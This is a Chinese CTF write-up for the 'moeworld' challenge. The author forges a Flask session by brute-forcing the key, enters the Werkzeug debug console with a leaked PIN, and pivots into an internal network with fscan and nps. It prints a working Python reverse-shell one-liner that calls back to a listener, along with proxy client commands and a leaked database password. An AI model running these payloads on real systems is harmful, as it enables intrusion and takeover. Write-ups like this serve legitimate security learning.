

moeworld--wp(kali)

——moeworld

IP:47.115.201.35,默认8000端口

1.安装并打开Kali

非常的简单，非常的高效（）

2.nmap -sV 47.115.201.35

结果如下：

图片不见了...


可以看到打开了22,80,7777,8000,8701端口

不妨打开这些网页看看情况

22端口无法打开

80和7777端口均是默认创建服务器页面（？）

8000端口是一个login界面



The image shows a login interface with a white background and a light gray border. At the top, the word "Login" is centered in a bold, black font. Below it, the label "username:" is followed by a white input field with a thin gray border. Further down, the label "password:" is followed by another white input field with a thin gray border. Below the password field is a solid green rectangular button with the text "Sign in" in white. At the bottom of the form, there are two blue, underlined links: "Change your Password ?" and "No account ?".

尝试一下注册和登录

进入到一个类似于留言板一样的网页

Hello, jed! Leave your message.

Write your message here

Private

☐

Submit

admin

2023-08-01 19:22:07

记录一下搭建留言板的过程

首先确定好web框架，笔者选择使用简单的flask框架。

然后使用强且随机的字符串作为session的密钥。


```
app.secret_key = "This-random-secretKey-you-can't-get" + os.urandom(2).hex()
```

最后再写一下路由和数据库处理的函数就完成啦！！

身为web手的我为了保护好服务器，写代码的时候十分谨慎，一定不会让有心人有可乘之机！

[delete](#)

8701端口如下，貌似是一个任务表（备忘录）之类的东西



3.猜测1：从某些地方获取admin账号和密码，通过login登录进入下一层

由于毫无线索，于是只能寻求工具（），接着nmap开扫

但是我不会扫，该怎么办呢？答案是一——搜

- nmap -A -O -pxxx ip 好像啥也没扫出来

试试目录爆破，虽然好像是说没有（）


- dirb <http://ip/>

根ip什么都扫不出来，各端口也拒绝访问

这下是真的寄中寄了，毕竟我也是新手

4.用burp suite抓包看看吧

对于8701端口，有可疑的文件



特别是index.js,抓包后还不回显，得访问url才能获取源码

由于index.js源码过长,故不粘出来力

但是分析这两段js代码之后，发现其好像确实仅仅是实现8701端口的备忘录上传显示，于是线索到这又断了

而且我发现环境重启之后8701端口并没有重启，说明8701端口的信息大概率与问题无关了（哭）

也就不需要分析这些js代码了...

5.返璞归真，重新分析题目，毕竟肯定是个学习的过程

提到了flask框架，随机的session密钥，路由和数据库处理，所以应该是从这三方面入手

- 试试伪造session吧，虽然说是强且随机密钥，但是随机也就随机了四位16进制，或许可以暴力破解？（）

而且我手上还有不知道做哪题搞的flask_session_cookie_manager,不妨试一试

还真行!!! 真激动啊!!!（亚运会开幕式真好看!!!）

```
import os
import sys
sys.path.append(r'C:\Users\Jednersaous\Desktop\web-test\build\flasksessioncookiemanagermaster')
import flask_session_cookie_manager3

b="This-random-secretKey-you-can't-get"+os.urandom(2).hex()
#print(b)
strmatch="[Decoding error] Signature b'rc-OENTTYrGjc_xw9cx2f6K-vYU' does not match"
```

```

# for i in range(16**4):
#     c="This-random-secretKey-you-can't-get"+os.urandom(2).hex()
#     if c!=b:
#
n=flask_session_cookie_manager3.FSCM.decode('eyJwb3d1ciI6ImdlZXN0IiwidXNlciI6Imp1
ZCJ9.ZQ7ILA.rc-OENTTYrGjc_xw9cx2f6K-vYU',c)
#         if n!=strmatch:
#             print(n)
#             print(c)

a=flask_session_cookie_manager3.FSCM.decode('eyJwb3d1ciI6ImdlZXN0IiwidXNlciI6Imp1
ZCJ9.ZQ7ILA.rc-OENTTYrGjc_xw9cx2f6K-vYU',b)
#print(a)

truesecret="This-random-secretKey-you-can't-get62eb"
inject="{ 'power': 'guest', 'user': 'admin' }"
payload=flask_session_cookie_manager3.FSCM.encode(truesecret,inject)
print(payload)

```

WARNING:写的脚本文件得和flask_session_cookie_manager放在一个文件夹下，不然没法调用(而且还得改名)

小写了个py脚本，暴力破解了session密钥之后，把user改成admin，看到了一些新的东西

但是我突然想到session随着admin改了之后应该也会改（？），所以其实难道随便一个session和admin传上去也行（？）

总之分析一下得到的新东西

admin

2023-7-20 15:58:59.

You can't see it!

[delete](#)

admin

2023-08-01 19:22:07

记录一下搭建留言板的过程

首先确定好web框架，笔者选择使用简单的flask框架。

然后使用强且随机的字符串作为session的密钥。

```
app.secret_key = "This-random-secretKey-you-can't-get" + os.urandom(2).hex()
```

最后再写一下路由和数据库处理的函数就完成啦！！

身为web手的我为了保护好服务器，写代码的时候十分谨慎，一定不会让有心人有机可乘之机！

[delete](#)

admin

2023-08-02 09:43:45

今天测试留言板的时候发现我的调试模式给出的pin码一直是138-429-604不变，真是奇怪呢

不过这个泄露了貌似很危险，别人就可以进我的console执行任意python代码了！


一定不能泄露出去！！！！

[delete](#)

6. 利用提示，pin码进入console

提示说的十分清楚明白，但是从哪里进入，在哪里使用这个所谓的pin码呢

经过一番搜索，原来是在域名后加/console即可进入需求界面



成功进入console，可执行最难的命令——加法（）

Interactive Console

In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.

```
[console ready]
>>> 2+2
4
>>> |
```

7.通过执行python命令反弹shell，获取靶机

进入console之后肯定不能只做加法（），但是我也不知道该怎么进入后台，所以又只能开搜

首先便尝试python反弹shell，kali开启监听，本地的kali以太网ip可以用ifconfig命令获取

192.168.75.130

首先开启kali监听，命令：nc -lvvp 4444

然后在console执行查到的反弹shell命令

```
import
socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect
(("192.168.75.130", 4444)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1);
os.dup2(s.fileno(), 2); p=subprocess.call(["/bin/bash", "-i"]);
```

不知道为什么无法执行，可能是被ban了（？），我再找找还有没有其他的命令

好像是connect被ban了，这就有点棘手了呀

马后炮来了：看你以后还会不会内网直接连内网

好吧我傻了，直接console就能读文件了

先学点linux命令吧（）

原来进到console就算获得靶机了啊，我这是舍近求远了（）

直接os.popen('cat /flag').read()

```
'Oh! You discovered the secret of my blog.\nBut I divided the flag into three sections,hahaha.\nThis is the first part of the flag\nmoectf{Information-leakage-Is-dangerous!}\n'
```

拿到第一个flag

flag1——moectf{Information-leakage-Is-dangerous!}

操，还分三个（）

然后用我之前学到的一个逆天命令os.popen('cat 反引号+ls+反引号').read()，单行执行读取和抓取

果然爆出来一堆东西

md怎么粘到markdown上什么都看不见了（恼，干脆不粘了

这里我看到之前改session的时候应该是把power改成root才对，可是我上面改的是admin啊（？）

只看到有些数据库的信息，包括用户名密码和端口，可是我尝试用目标ip+端口打不开，不知道是我哪里搞错了呢

```
user="root", # 数据库用户名\n                                passwd="The_P0ssw0rD_Y0u_Nev3r_Kn0w", # 数据
库密码\n
```

但是好像确实有些东西是没有权限的...

像/etc/passwd就读取不了，难道还是得尝试提权？？？

看了看readme，暂时没看hint

'恭喜你通过外网渗透拿下了本台服务器的权限

接下来，你需要尝试内网渗透，本服务器的/app/tools目录下内置了fscan

你需要了解它的基本用法，然后扫描内网的ip段

如果你进行了正确的操作，会得到类似下面的结果

10.1.11.11:22 open

10.1.23.21:8080 open

10.1.23.23:9000 open

将你得到的若干个端口号从小到大排序并以 - 分割，这一串即为hint.zip压缩包的密码（本例中，密码为：22-8080-9000）

注意：请忽略掉xx.xx.xx.1，例如扫出三个ip 192.168.0.1 192.168.0.2 192.168.0.3，请忽略掉有关192.168.0.1的所有结果！此为出题人服务器上的其它正常服务

对密码有疑问随时咨询出题人'

好，既然如此，我直接打开app/tools

诶？怎么有个result.txt，诶，看一眼？

好像已经是扫出来的结果？？？那我还学不学fscan（（难道是别人留下来的？？？

我都无法判断我操作是否正确（哭

```
>>> os.popen('cd /app/tools;./fscan -h 192.168.x.x -o "result1.txt").read()
'start infoscan\n[*] Icmp alive hosts len is: 0\nstart vulscan\n已完成 0/10'
```

原来只要cd /app/tools就行，不能cd到fscan里

```
'172.17.216.145:22 open\n172.17.216.145:21 open\n172.17.216.145:80 open\n172.17.216.145:888 open\n172.17.216.145:3306 open\n172.17.216.145:7777 open\n172.17.216.145:8000 open\n172.17.216.145:8701
open\n172.17.216.145:39731 open\n[*] WebTitle: http://172.17.216.145 code:200 len:138 title:404 Not Found\n[*] WebTitle: http://172.17.216.145:8701 code:302 len:207 title:Redirecting... 跳转url:
http://172.17.216.145:8701/home.html\n[*] WebTitle: http://172.17.216.145:888 code:403 len:548 title:403 Forbidden\n[*] WebTitle: http://172.17.216.145:7777 code:200 len:917 title:恭喜，站点创建成功!
\n[*] WebTitle: http://172.17.216.145:8000 code:302 len:199 title:Redirecting... 跳转url: http://172.17.216.145:8000/login\n[*] WebTitle: http://172.17.216.145:8701/home.html code:200 len:826 title:Task
Manager\n[*] WebTitle: http://172.17.216.145:8000/login code:200 len:1145 title:LOGIN\n[*] WebTitle: https://172.17.216.145:39731 code:404 len:146 title:404 Not Found\n172.17.216.145:22
open\n172.17.216.145:21 open\n172.17.216.145:80 open\n172.17.216.145:888 open\n172.17.216.145:3306 open\n172.17.216.145:7777 open\n172.17.216.145:8000 open\n172.17.216.145:8701 open\n172.17.216.145:39731
open\n[*] WebTitle: http://172.17.216.145:7777 code:200 len:917 title:恭喜，站点创建成功! \n[*] WebTitle: http://172.17.216.145:8701 code:302 len:207 title:Redirecting... 跳转url:
http://172.17.216.145:8701/home.html\n[*] WebTitle: http://172.17.216.145 code:200 len:138 title:404 Not Found\n[*] WebTitle: https://172.17.216.145:39731 code:404 len:146 title:404 Not Found\n[*]
WebTitle: http://172.17.216.145:888 code:403 len:548 title:403 Forbidden\n[*] WebTitle: http://172.17.216.145:8000 code:302 len:199 title:Redirecting... 跳转url: http://172.17.216.145:8000/login\n[*]
WebTitle: http://172.17.216.145:8701/home.html code:200 len:826 title:Task Manager\n[*] WebTitle: http://172.17.216.145:8000/login code:200 len:1145 title:LOGIN\n172.20.0.2:22 open\n172.20.0.2:6379
open\n172.20.0.2:6379 open\n[*] Redis:172.20.0.2:6379 unauthorized file:/data/dump.rdb\n[*] Redis:172.20.0.2:6379 like can write /root/.ssh/\n172.20.0.3:3306 open\n172.21.0.3:8080
open\n172.21.0.3:8080 code:302 len:199 title:Redirecting... 跳转url: http://172.21.0.3:8080/login\n[*] WebTitle: http://172.21.0.3:8080/login code:200 len:1145
title:LOGIN\n172.20.0.4:8080 open\n[*] WebTitle: http://172.20.0.4:8080 code:302 len:199 title:Redirecting... 跳转url: http://172.20.0.4:8080/login\n[*] WebTitle: http://172.20.0.4:8080/login code:200
len:1145 title:LOGIN\n172.20.0.1:22 open\n172.20.0.1:22 open\n172.20.0.1:22 open\n'
```

那么hint的密码就得到了：21-22-80-888-3306-7777-8000-8701-39731

好，打开hint（高兴）——打不开。。。。

哪里出问题了？？？

好像这个result也不是我的结果，...以及扫的192.168.x.x真的是内网吗？

等了一天，环境终于重启了，这个result.txt也终于恢复正常了（日

不过这个好像还是别人的结果，所以我要自己动手的话...

首先得拿到内网的ip（大概？猜的）

于是乎在/etc目录下找到了hosts疑似敏感文件

调用命令：

```
os.popen("cat /etc/hosts").read()
```

不知道为什么在我电脑任何浏览器都会提示networkerror

但是我用我的IPAD+safari就可以回显？？？我真是服了

总之可以得到内网ip：172.21.0.3和172.20.0.4（其实应该还有172.20.0.2的）这属于不是出题者本意了

根据扫描到的端口拼成密码为：**22-3306-6379-8080**

成功打开hint

当你看到此部分，证明你正确的进行了fscan的操作得到了正确的结果
可以看到，在本内网下还有另外两台服务器
其中一台开启了22(ssh)和6379(redis)端口
另一台开启了3306(mysql)端口
还有一台正是你访问到的留言板服务
接下来，你可能需要搭建代理，从而使你的本机能直接访问到内网的服务器
此处可了解 `nps` 和 `frp`，同样在/app/tools已内置了相应文件
连接代理，推荐 `proxychains`
对于mysql服务器，你需要找到其账号密码并成功连接，在数据库中找到flag2
对于redis服务器，你可以学习其相关的渗透技巧，从而获取到redis的权限，并进一步寻找其
getshell的方式，最终得到flag3

此处省略一万字，我真的山穷水尽了

试了nps也试了frp，怎么都连不了啊，我一度以为是破python控制台的问题

但是我用meterpreter也连不到shell，我真的好心累

...

实在顶不住了，问了出题人，果然反弹shell没做，公网IP没有，能走到这一步已经尽力了

反弹shell的时候太急了，应该沉下心来的，主要是今天坐牢坐的有点太久了

在腾讯云上搭了个服务器，内置了ubuntu，开启端口监听后执行python反弹shell的命令，顺利拿到shell


也算是有了个公网IP吧，但我其实不知道接下来该怎么整，难道是配置代理连上公网然后nps连接？

实在是不想折磨地琢磨怎么修改frpc.ini的配置了...还能说什么呢，夜已深，明天可能会有灵感吧


...

今天的任务还是好艰巨，早上专门逃了大物回来做题，其实稍稍有点愧疚感

第一节数电的时候看到几张图，把内网穿透讲的特别明白特好，现在把他们粘出来



比如说这张图，就是说内网和内网之间是没法相互访问的，只有让外网代理了目标内网后，我们才能从自己的内网上访问到外网已经代理好的内网界面，像本题内网系统中便内置了frp和nps，用哪种方式都行，先让外网和目标内网连接上，通过暴露的内网系统为跳板访问其他置于内网中的系统



这张图便是外网代理内网之后，我们就可以从服务端的端口访问内网信息（第二层内网？

免费服务器要过期力，得速速写完wp才行

8.nps代理内网

云服务器开的是腾讯云CVM，2核2GB带宽4Mbps，系统是ubuntu

先进console拿shell，用python脚本

payload:

```
import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect
(("你的公网ip",5555));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
```

我这里用5555端口，在云服务器上开监听

```
Last login: Sun Oct  1 11:39:30 2023 from 106.55.203.193
```

```
ubuntu@VM-0-9-ubuntu:~$ su root
```

```
Password:
```

```
root@VM-0-9-ubuntu:/home/ubuntu# nc -lvvp 5555
```

```
Listening on 0.0.0.0 5555
```

```
Connection received on 47.115.201.35 59370
```

```
/bin/sh: 0: can't access tty; job control turned off
```

```
$ ls
```

```
app.py
```

```
dataSql.py
```

```
getPIN.py
```

```
static
```

```
tools
```

```
$
```

成功反弹shell

先放着shell不管，在服务端上开nps先做一下配置

```
root@VM-0-9-ubuntu:/home/ubuntu# nps start
```

进入nps所在位置之后就nps start，随后进入默认http页面，默认端口是8080（有图形交互就是好

输入默认用户名和密码登录（admin，123）

找到‘客户端’，点击新增

新增客户端

备注

Basic 认证用户名

留空表示不受限制
仅限Socks5、Web、HTTP转发代理

Basic 认证密码

留空表示不受限制
仅限Socks5、Web、HTTP转发代理

唯一验证密钥

留空表示不受限制
唯一值，不填将自动生成

允许客户端通过配置文件连接

压缩

加密

然后回到列表点开客户端ID前面的+号，会发现有个客户端命令，这就是我们要在shell执行的命令，

如此便可让我们的公网ip代理远程的内网

```

cd /app/tools
$ ls
frpc
frpc.ini
fscan
npc
result.txt
$ ./npc -server=159.75.251.167:8024 -vkey=fkd0ibfes25zty6u -type=tcp
2023/10/01 11:49:50.501 [I] [npc.go:231] the version of client is 0.26.10, the core version of client is 0.26.0
2023/10/01 11:49:50.544 [I] [client.go:72] Successful connection with server 159.75.251.167:8024

```

成功连接之后，重新回到nps的管理页面，在客户端后面有个隧道按钮，点进去新增你的目标端口和想在公网上代理的端口

	ID	客户端 ID	备注	模式	端口	目标 (IP:端口)	
+	1	2		TCP 隧道	2080	172.20.0.3:3306	
+	2	2		TCP 隧道	3080	3306	
+	3	2		HTTP 代理	4090		
+	4	2		TCP 隧道	1080	172.20.0.2:6379	
+	7	2		TCP 隧道	650	172.20.0.2:22	


然后我们的代理就已经完全布置好了

9.开数据库连接找第二个flag

不得不提我逆天的操作，用http打开数据库，我明明之前是用过的啊（恼

